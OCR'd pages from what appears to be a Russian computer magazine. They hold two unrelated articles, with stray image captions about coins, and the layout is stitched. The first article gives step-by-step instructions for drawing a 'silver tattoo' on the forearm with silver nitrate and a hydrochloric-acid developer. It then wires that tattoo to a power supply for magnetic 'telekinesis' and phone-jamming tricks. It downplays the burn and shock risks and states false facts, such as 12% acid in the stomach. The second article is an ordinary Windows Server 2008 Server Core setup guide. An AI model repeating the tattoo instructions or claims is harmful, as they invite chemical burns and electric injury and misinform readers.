
настолько чертовски сложную структуру поля, что с вычислением всех этих delta-lambda в огромном таком интегралище справится только компьютер. Задача не математическая. А потому забьем на нее!
Нормальный инженер тихо сплюнет в сторону физика-теоретика и просто измерит магнитное поле в нужной точке. Также впредь будем поступать и мы.

ВЕСЕЛЕНЬКАЯ ХИМИЯ

Кое-кто из фотолюбителей еще помнит разудалые времена «фиксажей кислых» и проявителей всех мастей. А кое-кто не забыл и про осаждение серебра из хлорида (использовали в одних из первых технологий проявления черно-белой фотографии). Суть проста: хлорид серебра на свету довольно активно распадается — и в массе соли, нанесенной на бумажную основу в виде тонкой пленки эмульсии, там, куда попадает свет, появляются крохотные кристаллики серебра. Суспензированное серебро — это такой мерзкий черный порошок. Если промыть в темноте каким-нибудь восстановителем все это хозяйство, то не засвеченные участки просто оставят после себя прозрачный слой эмульсии. В засвеченных участках пройдет реакция — крохотные кристаллики серебра сработают как «раздражители». Они быстро покроются новыми кристалликами восстановленного из хлорида серебра, и эмульсия начнет быстро темнеть. Получаем черно-белую фотографию as is.

ЗАЙМЕМСЯ ТАТУИРОВКОЙ!

Ага, именно тату. Тоже своего рода наука, только связанная, скорее, с медициной. Мало просто взять большую иглу, истыкать жертву и посыпать рану тонером от принтера. Результат, конечно, будет впечатлять, но с большей вероятностью вызовет скорую помощь, чем эстетически-готическое удовольствие. Нам же требуется создать не просто татуировку, а произведение искусства. Дело в том, что тату будет... серебряным! Как я уже объяснял, восстановить серебро из AgCl — плевое дело, но все же, технология тут несколько иная. Хлорид серебра распадается на свету, да и найти его в чистом виде вряд ли удастся. А вот нитрат серебра вполне можно приобрести у старьевщиков на радио-рынке — он часто используется для некоторых специфических видов пайки. Придется, конечно, озаботиться выводом ионов NO3- (анионов азотной кислоты) из организма — в отличие от Cl вещь не самая безобидная.
Когда-то нитрат серебра под именем «ляпис» или «адский камень» использовался (да и сейчас используется) в медицине в качестве прижигающего и дезинфицирующего средства. В чистом виде это — полупрозрачные кристаллы, слегка подернутые металлической серостью. Нитрат на свету тоже медленно разлагается, но это легко поправимо: достаточно растворить его в воде, чтобы отделить выделившуюся серебряную пыль от собственно нитрата. Так и поступим...
Сразу предупрежу, что для опыта потребуется дистиллированная вода.



Для пущего эффекта я использовал шести- и трехпенсовики из серебряного легированного сплава. Видно, что крупные монеты не шелохнулись, но часть мелких активно «ударилась в бега»!

Имейте в виду…

1. Через две-три недели от рисунка не останется и следа. Кожа «обновится» и сойдет вместе с кусочками тату.
2. Убедитесь при подборе мощности, что вы запускаете изначально отключенный источник питания и затем медленно повышайте мощность — человек в состоянии легкого волнения имеет более низкое сопротивление, чем спокойный. Даже подключение «Кроны» может хорошенько тряхнуть.
3. Не стоит слишком принюхиваться к соляной кислоте — это занятие для жертв химической атаки при Ипре.
4. Так просто серебро из кожи не вытянуть. В случае неудачи с прорисовкой проводника (например, случайно замкнете всю петлю у самых выходных контактов) придется ждать полного исчезновения рисунка. Поэтому — аккуратнее.



Почему сдвинулась только часть монет? А это старые монеты Георга V, которые делались из другого сплава

Настоящая, из аптеки. Растворяем в теплой воде столько нитрата, сколько удастся. Желательно воду сильно не греть, так как когда она начнет остывать, часть соли выпадет снова в виде кристаллов. Нам это ни к чему, — раствор затем нужно загнать в шприц с хорошей толстой иглой. Иглу, правда, стоит перед употреблением «апгрейдить». Заостренный конец иглы надо обработать надфилем так, чтобы получился срез, перпендикулярный оси иглы, и при этом достаточно гладкий, чтобы при среднем нажатии не царапал и не прокалывал кожу. Будем считать, что теперь у нас есть инструмент татуировщика. Затем нужно найти кисточку помягче и приготовить раствор «проявителя» на основе 5-10% соляной кислоты и обычной поваренной соли, то есть хлорида натрия. Бояться кислоты не нужно — в желудке человека и так плещется 12% HCl (все мы немного Чужие)! Теперь нужно запастись терпением — процесс трудоемкий. Сначала тщательно моем руки (до локтей). Затем кладем подопытную конечность ладонью вверх (при возможности закрепляем или просто прижимаем к поверхности стола). Затем перевернутым иглой вниз шприцем с небольшим усилием очень медленно начинаем рисовать! Рисунок не проявится, поэтому необходимо аккуратнее рассчитывать участок отрисовки. Длина будущего рисунка имеет огромное значение, поэтому лучше попотеть над этой операцией. Как нарисуешь очередные 3-5 см «вслепую», убери шприц, дай полминутки впитаться раствору в кожу и просохнуть. Теперь мягкой кисточкой с «проявителем» нежно «красим» рисунок... минуты через две он начнет проявляться в виде черной полоски серебра!
Волноваться, что вы испоганили свое всячески обожаемое тело, не стоит. Эпидермис обновляется каждые две недели, так что через полмесяца от рисунка ничего не останется. Можешь продолжать дальше — через 3-4 часа покроешь всю внутреннюю поверхность руки от пальцев до локтя. Насколько художественно будет выглядеть такая «татушка», зависит исключительно от твоей криворукости. Поскольку серебро идеально проводит электрический ток, фактически, мы создали настоящий нательный проводник! Просто выведи «дорожки из серебра» куда-нибудь с локтя, чтобы к ним можно было надежно фиксировать провода.

ФОКУСЫ-ПОКУСЫ

Можно, конечно, попугать знакомых древним фокусом: взять лампочку в руки и, касаясь ее контактов серебряным проводником, засветить перед изумленной публикой. Но это детские забавы, недостойные истинного гика. Нас интересует магнетизм!

1. Убийца техники! Просто пуская через тату переменный ток невысокой мощности, через несколько минут ты почувствуешь «нагрев кожи». Но прежде ты сможешь эффективно глушить радиоприемники и даже некоторые модели сотовых телефонов «мановением руки» — весьма забавное и полезное умение, тем более что татуировку легко спрятать под рукавом рубашки...

2. Телекинез! Как известно, в природе существуют вещества, которые под воздействием магнитного поля сами приобретают магнитные свойства — ферромагнетики. Не будем лезть в дебри петель гистерезиса. Достаточно отколоть от обычного ферритового стержня (например, распространенной марки 600НН), выполненного в круглом или прямоугольном сечении, небольшой кусочек. Хитрость в том, что этот осколок в обычных условиях не обладает сколько-нибудь заметным магнетизмом. Он не липнет к металлу, а внешне будет напоминать неискушенному зрителю простой камешек... да и радиолюбитель в случае неправильной формы осколка тоже вряд ли догадается о его происхождении.
Опытным путем подберите терпимую величину тока в петле — иначе можно незаметно для себя схватить небольшой ожог (страшного в этом ничего нет, но полчасика заставит поскулить на злосчастную судьбу и на меня лично). Напряжение лучше не делать выше 3-5 Вольт — «классические» 12 уже могут быть опасны для организма. Пусть лучше часть тока рассеется в тепло, чем вы получите хороший удар, а руку сведет судорога. Это тоже неопасно, но психологически пугает намного сильнее ожога.
Теперь берем жертву за шкирку. Сажаем ее напротив полированного стола. Кладем перед ней «камешек», незаметно врубаем источник питания и начинаем махать руками, как заправский колдун-целитель. Как я уже упоминал, отрисовать идеальную кривую серебряной петли никому не удастся. Так что фокус будет сильно зависеть от везения... С высокой вероятностью тебе повезет с изготовленной серебряной петлей, и ты будешь гонять осколок по поверхности стола, как в детстве многие гоняли мелкие металлические предметы по столу при помощи магнитика, спрятанного под ним. Наверняка, жертва заподозрит неладное и полезет под стол, пытаясь поймать вас на примитивном мухлеже! Наслаждайся — пришел час триумфа! Ты можешь безбоязненно проделывать этот фокус под самым пристальным наблюдением хоть сотни глаз — пока проводник спрятан под рукавом, никакого обмана и в помине нет. Хотя если твое художественное образование достаточно высоко, чтобы сделать красивую тату из одной незамкнутой петли, то можно и вообще не скрывать ничего, кроме источника питания.
Замечу, что при удаче магнитное поле может достигать такой силы, что хватит его для движения кусочка металла размером с копеечную монету. Это полностью выключает здравый смысл у зрителей и вводит их в священный ужас и транс. Дальше уже можно врать напропалую...

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /



Без окон, без дверей

WINDOWS 2008 SERVER CORE: WINDOWS БЕЗ ГРАФИЧЕСКОЙ ОБОЛОЧКИ

Почти с момента своего появления Windows прочно связывают с графическим интерфейсом. Окна — неотъемлемая часть рабочего окружения, ядра и имиджа этой ОС. Но с выходом Win2k8 все изменилось. Теперь стало возможным установить и использовать сервер без графики.

А СМЫСЛ?

Если на десктопах графический интерфейс упрощает работу пользователям, делая систему более дружелюбной, что весьма радует новичков, то на серверах все обстоит с точностью до наоборот. Администраторы Windows вынуждены были мириться с присутствием компонентов, которые на порядок завышали системные требования к оборудованию, занимали место на системном диске, но при этом не приносили какой-либо существенной пользы. Наличие лишних приложений и служб на серверных ОС, выполняющих критические задачи, увеличивало количество потенциальных уязвимостей и упрощало задачу взломщику. Между тем, администратор Unix мог самостоятельно выбрать все необходимые компоненты, получая в результате полностью оптимизированную под конкретные нужды систему.

Появление в Win2k8 режима Server Core все изменило. Теперь, если при установке сервера выбрать **Server Core Installation**, мы получим систему без графического интерфейса и с минимальным набором компонентов. Такой сервер априори будет иметь большую защищенность по сравнению с полным вариантом. И для установки он потребует всего 1 Гб места на харде, плюс место для повседневной эксплуатации в выбранной роли.

На сайте Microsoft вариант Server Core обозвали «с ограниченным функциональным назначением». Дело в том, что пока в этом режиме можно реализовать не все роли. И, в зависимости от версии сервера, некоторые роли будут иметь лимитированное количество функций. На сегодняшний

день в Server Core реализовано только семь ролей:
- Службы домена Active Directory (AD);
- Службы Active Directory Lightweight Directory Services (AD LDS);
- Сервер DHCP;
- Сервер DNS;
- Файловый сервер (File Server);
- Сервер печати (Print Server);
- Службы потокового мультимедиа (Media Services).

В ограниченной функциональности доступна и роль веб-сервера — Web Services (IIS). Отсутствие ASP.NET не позволит использовать динамический контент, но сценарии на ASP работать будут. Это единственный режим, реализованный в Server Core для Win2k8 Web Server. В Itanium-Based Systems вариант Server Core отсутствует вообще. Полный список доступных ролей, в зависимости от версии Win2k8, смотри в документе «**Compare Server Core Installation Options**», который расположен по адресу www.microsoft.com/windowsserver2008/en/us/compare-core-installation.aspx.
Кроме того, для Server Core доступен и ряд компонентов (Features) — Network Load Balancing, Windows Backup, Windows Bitlocker Drive Encryption, WINS и некоторые другие. Список ролей в Server Core уже вызывает споры. С одной стороны доносится мнение, что список не мешает и расширить, но находятся и сторонники оставить все, как есть. Мол, увеличение доступных ролей может испортить неплохую задумку и еще более запутает ситуацию с настройками.
Впрочем, несмотря на кажущиеся ограничения, в списке ролей охвачен основной функционал, ради которого чаще всего и устанавливают Windows Server.
Установка в режиме Server Core практически не отличается от обычной установки Win2k8 и не требует никаких специальных действий. Учитывая, что размеры инсталлируемой системы меньше, весь процесс занимает от силы минут десять (ход установки был подробно рассмотрен в][05.2008). В самом первом окне при выборе клавиатурной раскладки следует оставить EN, так как после загрузки у тебя ничего не будет, кроме строки терминала. Активировать систему можно как во время установки (в третьем окне мастера), так и уже в рабочей системе. Если не произвести активацию, то через 14 дней большая часть функций будет недоступна. Для этого заменяем, если нужно, введенный при установке или автоматически полученный ключ:

```
> slmgr.vbs -ipk XXXXX-XXXXX-XXXXX-XXXXX-XXXXX
```


И активируем сервер:

```
> slmgr.vbs -ato
```

С некоторой задержкой появится окно с результатом. В случае успеха в самом низу должна появиться строка «Product Activated successfully». Чтобы узнать все параметры `slmgr.vbs`, используй ключ «/?».
Перед установкой следует четко определиться с необходимыми ролями и компонентами. Обновить предыдущую версию до Server Core нельзя, систему необходимо устанавливать «вчистую». Нельзя и преобразовать систему до полного варианта (или наоборот). Поэтому если в будущем понадобится некоторая функциональность, отсутствующая в Server Core, систему придется переустанавливать.

ПЕРВОНАЧАЛЬНЫЕ НАСТРОЙКИ

После установки нажимаем <Ctrl+Alt+Del> и видим только один значок «Other User». Первую регистрацию нужно выполнить под учетной записью «Administrator» с пустым паролем



Запуск приложения при помощи менеджера задач

(на следующем шаге его предложат сменить). Так как защита сервера зависит, в том числе, и от устойчивости пароля админа, простые пароли запрещены политиками. Пароль должен содержать буквы, цифры или специальные символы — иначе он не будет принят.
Первоначальная конфигурация задается с помощью командной строки; затем сервером можно управлять удаленно, используя подключение к серверу терминалов, консоль управления MMC или другие инструменты.
После регистрации ты увидишь строгую консоль без рюшечек-кружавчиков. Непривычно, — но не этого ли мы добивались? Если одной консоли недостаточно, просто набери «start» и получишь еще одну. Хотя несколько графических приложений в Server Core все-таки имеются. Например, нажав <Ctrl+Shift+Esc> или <Ctrl+Alt+Del> →



warning

Преобразовать систему, установленную в режиме Server Core, до полного варианта нельзя (как и наоборот), — в таком случае Win2k8 придется полностью переустанавливать.

Полезные команды

В процессе эксплуатации сервера обычно приходится выполнять ряд административных задач. Приведу несколько полезных команд для повседневной работы. Например, запуск сервиса можно произвести, введя команду «sc start имя_сервиса» или «net start имя_сервиса». Для остановки используем вместо start — stop. Чтобы убить зависшее приложение, сначала при помощи «tasklist» следует узнать его PID (уникальный идентификатор процесса), а затем ввести:

```
> taskkill /PID <process ID>
```

Отсутствие графического Event Viewer еще не означает невозможность контроля событий. Для этого используем утилиту «wevtutil». Просмотреть список доступных событий можно, введя «wevtutil el». А информацию о конкретном типе события смотрим, использовав ключ 'qe':

```
> wevtutil qe Security /f:text
```

Ключ '/f:text' позволяет отформатировать вывод в текстовом формате (а не в XML). Очистить список событий Application можно такой командой:

```
> wevtutil cl Application
```



▸ links

• Полный список доступных ролей, в зависимости от версии Win2k8, смотри в документе «Compare Server Core Installation Options» на сайте Microsoft (www.microsoft.com).

• Роль **Streaming Media Services** доступна для закачки по адресу — support.microsoft.com/kb/934518.




▸ info


• Если при установке сервера выбрать Server Core Installation, то мы получим систему без графического интерфейса и с минимальным набором компонентов.

• После установки сетевые интерфейсы настраиваются автоматически при помощи DCHP, а если такового сервера в Сети не обнаруживается, то машина произвольно инициализирует имя и IP-адрес в диапазоне 169.254.x.x.

• Для установки IIS понадобится ввести 923 символа (информация с сайта Microsoft).



Нажав <Ctrl+Alt+Del>, получаем окно с параметрами



Меняем настройки клавиатуры

Start Task Manager, ты вызовешь привычный **Диспетчер задач** (Task Manager) со всеми надлежащими ему функциями. Но в Server Core от него есть еще одна польза. Если по ошибке будут закрыты все окна терминалов, то открыть новое можно, выбрав в Диспетчере задач File → New Task и в появившемся окне введя «cmd.exe». А набрав в консоли команду «notepad», ты сможешь делать пометки в Блокноте.

Драйвера большинства устройств уже включены в поставку Win2k8. Если какое-то устройство не работает, то драйвер устанавливается при помощи команды `pnputil`:

```
> pnputil -i — a file.inf
```

И по запросу перегружаемся.

Список модулей и драйверов можно получить, введя команду «driverquery» или «`sc query type= driver`» (пробел перед driver обязателен).

При загрузке мы уже установили пароль администратора, но его периодически следует менять. Это можно сделать так:

```
> net user administrator *
```

Звездочка использована, чтобы вывод пароля не показывался на экране. Если через плечо никто не подглядывает, то можно ввести «`net user administrator P@sSw0rd`». Или просто нажать <Ctrl+Alt+Del> и выбрать в появившемся окне пункт «Change a password».

После установки сетевые интерфейсы настраиваются автоматически при помощи DCHP, а если такового сервера в Сети не обнаруживается, — машина произвольно инициализирует имя и IP-адрес в диапазоне 169.254.x.x. Текущие настройки Сети можно просмотреть, введя «`ipconfig /all`».

Если в Сети используются статические IP-адреса, то назначить адрес компьютеру можно при помощи netsh. Эта утилита была доступна и в предыдущих версиях Windows, но теперь, в виду отсутствия графических альтернатив, ее полномочия, да и возможности шире.

Сначала посмотрим, как в системе определились сетевые интерфейсы:

```
> netsh interface ipv4 show interfaces
Idx  Met   MTU         State        Name
--- — ----- — -------------------
 1   50   4294967295  connected    Loopback
Pseudo-Interface 1
 2   20   1500        connected    Local Area
Connection
```

В таблице нас интересует первый столбик Idx, который указывает на номер сетевого адаптера. В моем случае это «2». Теперь задаем адрес. Формат команды такой:

```
netsh interface ipv4 set address name="Idx"
source=static \
        address=StaticIP mask=SubnetMask
gateway=DefaultGateway
```

Для примера зададим серверу IP-адрес `192.168.1.2`; адрес шлюза пусть будет `192.168.1.1`. Вводим:

```
> netsh interface ipv4 set address name="2"
source=static \
        address=192.168.1.2 mask=255.255.255.0
gateway=192.168.1.1
```

Настройки для IPv6 задаются аналогично. Учитывая важность службы DNS, особенно для работы в среде AD, следует обязательно указать и DNS-сервер:

```
> netsh interface ipv4 add dnsserver name=2 \
        address=192.168.1.158 index=1
```

Повторяем этот шаг для других DNS-серверов, увеличивая на единицу значение index. Теперь проверяем его работу при помощи команды ping:


```
> ping www.ru
```


Команда «`hostname`» после установки покажет произвольно сгенерированное имя, вроде WIN-FA8GKHJPG53. Естественно, оно нам не подходит, поэтому переименовываем:

```
> netdom renamecomputer WIN-FA8GKHJPG53 /
NewName:CORESRV
```

Как видишь, при переименовании потребуется ввести старое имя, полученное при помощи «`hostname`». Альтернативным вариантом будет использование WMI:

```
> wmic computersystem where name="WIN-
FA8GKHJPG53"\
        rename name="WINSRV1"
```


Настройки времени и даты


Список доступных ролей и компонентов

После этой операции потребуется перезагрузка:

```
> shutdown — r -t 0
```

